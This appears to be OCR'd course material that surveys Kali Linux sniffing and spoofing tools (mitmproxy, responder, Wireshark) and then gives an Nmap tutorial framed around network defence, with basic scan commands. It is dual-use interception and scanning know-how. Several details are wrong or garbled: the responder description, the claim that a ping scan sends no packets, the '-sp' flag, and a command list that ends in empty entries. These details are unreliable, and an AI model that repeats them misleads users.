


Figure 8 MAC addressing changing tool

mitmproxy

This "man-in-the-middle" proxy tool is an SSL HTTP proxy. Mitmproxy has terminal console interface and has the ability to capture and inspect live traffic flow. This tool intercepts and can change HTTP traffic at the same time. Mitmproxy stores HTTP conversations for offline analysis and can replay HTTP clients and servers. This tool can also make changes to HTTP traffic data using Python scripts.




Figure 9 MITM Proxy console-based tool

responder

The responder tool is a sniffing and spoofing tool that answers requests by the server. As the name implies, this tool only responds to a Filer server service call request. This improves the stealth of the target network and ensures the legitimacy of the NetBIOS Name Service (NBT-NS) typical behavior.




Figure 10 responder tool

Wireshark

Wireshark is one of the best network protocols analyzing freely available packages. Webshark was previously known as Ethereal and is widely used in commercial industries, as well as educational institutes. This tool has a "live capturing" ability for packet investigation. The output data is stored in XML, CSV, PostScript, and plain text documents. Wireshark is the best tool for network analysis and packet investigation. This tool has both console interface and graphical user interface (GUI), and the options on the GUI version are very easy to use.

Wireshark inspects thousands of protocols, and new ones are being added with every update. Live capturing of protocols and then analyzing is offline; Three-way handshake; Analyzing VoIP protocols. Data is read from many platforms i.e., Wi-Fi, Ethernet, HDLC, ATM, USB, Bluetooth, Frame Relay, Token Ring and many others. It can read and write a wide variety of different captured file formats.




Figure 11 Console based wireshark tool




Figure 12 Console based wireshark tool

Conclusion


This article covered the top 10 sniffing and spoofing tools in Kali Linux and described their special abilities. All these tools are open-source and freely available on Git, as well as the Kali tool repository. Among these tools, Ettercap, sslsplit, macchange and Wireshark are the best tools for pentesting.

Tutorial:3

AIM: Explore the Nmap tool and list how it can be used for network defence.

Nmap is a network mapper that has emerged as one of the most popular, free network discovery tools on the market. Nmap is now one of the core tools used by network administrators to map their networks. The program can be used to find live hosts on a network, perform port scanning, ping sweeps, OS detection, and version detection.
A number of recent cyberattacks have re-focused attention on the type of network auditing that Nmap provides. Analysts have pointed out that the recent Capital One hack, for instance, could have been detected sooner if system administrators had been monitoring connected devices. In this guide, we'll look at what Nmap is, what it can do, and explain how to use the most common commands.

What is Nmap?




At its core, Nmap is a network scanning tool that uses IP packets to identify all the devices connected to a network and to provide information on the services and operating systems they are running.

The program is most commonly used via a command-line interface (though GUI front-ends are also available) and is available for many different operating systems such as Linux, Free BSD, and Gentoo. Its popularity has also been bolstered by an active and enthusiastic user support community.

Nmap was developed for enterprise-scale networks and can scan through thousands of connected devices. However, in recent years Nmap is being increasingly used by smaller companies. The rise of the IoT, in particular, now means that the networks used by these companies have become more complex and therefore harder to secure.
This means that Nmap is now used in many website monitoring tools to audit the traffic between web servers and IoT devices. The recent emergence of IoT botnets, like Mirai, has also stimulated interest in Nmap, not least because of its ability to interrogate devices connected via the UPnP protocol and to highlight any devices that may be malicious.

What Does Nmap Do?




At a practical level, Nmap is used to provide detailed, real-time information on your networks, and on the devices connected to them.

The primary uses of Nmap can be broken into three core processes. First, the program gives you detailed information on every IP active on your networks, and each IP can then be scanned. This allows administrators to check whether an IP is being used by a legitimate service, or by an external attacker.

Secondly, Nmap provides information on your network as a whole. It can be used to provide a list of live hosts and open ports, as well as identifying the OS of every connected device. This makes it a valuable tool in ongoing system monitoring, as well as a critical part of pentesting. Nmap can be used alongside the Metasploit framework, for instance, to probe and then repair network vulnerabilities.
Thirdly, Nmap has also become a valuable tool for users looking to protect personal and business websites. Using Nmap to scan your own web server, particularly if you are hosting your website from home, is essentially simulating the process that a hacker would use to attack your site. "Attacking" your own site in this way is a powerful way of identifying security vulnerabilities.

How To Use Nmap



Nmap is straightforward to use, and most of the tools it provides are familiar to system admins from other programs. The advantage of Nmap is that it brings a wide range of these tools into one program, rather than forcing you to skip between separate and discrete network monitoring tools.

In order to use Nmap, you need to be familiar with command-line interfaces. Most advanced users are able to write scripts to automate common tasks, but this is not necessary for basic network monitoring.

How To Install Nmap

The process for installing Nmap is easy but varies according to your operating system. The Windows, Mac, and Linux versions of the program can be downloaded here.

- For Windows, Nmap comes with a custom installer (namp<version>setup.exe). Download and run this installer, and it automatically configures Nmap on your system.
- On Mac, Nmap also comes with a dedicated installer. Run the Nmap-<version>mpkg file to start this installer. On some recent versions of macOS, you might see a warning that Nmap is an "unidentified developer", but you can ignore this warning.
- Linux users can either compile Nmap from source or use their chosen package manager. To use apt, for instance, you can run Nmap –version to check if Nmap is installed, and sudo apt-get install Nmap to install it.

How To Run a Ping Scan

One of the most basic functions of Nmap is to identify active hosts on your network. Nmap does this by using a ping scan. This identifies all of the IP addresses that are currently online without sending any packers to these hosts.

To run a ping scan, run the following command:

1. # nmap -sp 192.100.1.1/24

This command then returns a list of hosts on your network and the total number of assigned IP addresses. If you spot any hosts or IP addresses on this list that you cannot account for, you can then run further commands (see below) to investigate them further.

How To Run A Host Scan

A more powerful way to scan your networks is to use Nmap to perform a host scan. Unlike a ping scan, a host scan actively sends ARP request packets to all the hosts connected to your network. Each host then responds to this packet with another ARP packet containing its status and MAC address.

To run a host scan, use the following command:

1. # nmap -sp <target IP range>

This returns information on every host, their latency, their MAC address, and also any description associated with this address. This can be a powerful way of spotting suspicious hosts connected to your network.

If you see anything unusual in this list, you can then run a DNS query on a specific host, by using:

1. # namp -sL <IP address>

This returns a list of names associated with the scanned IP. This description provides information on what the IP is actually for.


How To Use Nmap in Kali Linux

Using Nmap in Kali Linux can be done in an identical way to running the program on any other flavor of Linux.

That said, there are advantages to using Kali when running Nmap scans. Most modern distros of Kali now come with a fully-features Nmap suite, which includes an advanced GUI and results viewer (Zenmap), a flexible data transfer, redirection, and debugging tool (Ncat), a

utility for comparing scan results (Ndiff), and a packet generation and response analysis tool (Nping).

Nmap Commands



Most of the common functions of Nmap can be executed using a single command, and the program also uses a number of 'shortcut' commands that can be used to automate common tasks.


Here is a quick run-down:

1. Ping Scanning

As mentioned above, a ping scan returns information on every active IP on your network. You can execute a ping scan using this command:

1. #

2. Port Scanning



There are several ways to execute port scanning using Nmap. The most commonly used are these:

1. # sS TCP SYN scan
2.
3. # sT TCP connect scan
4.
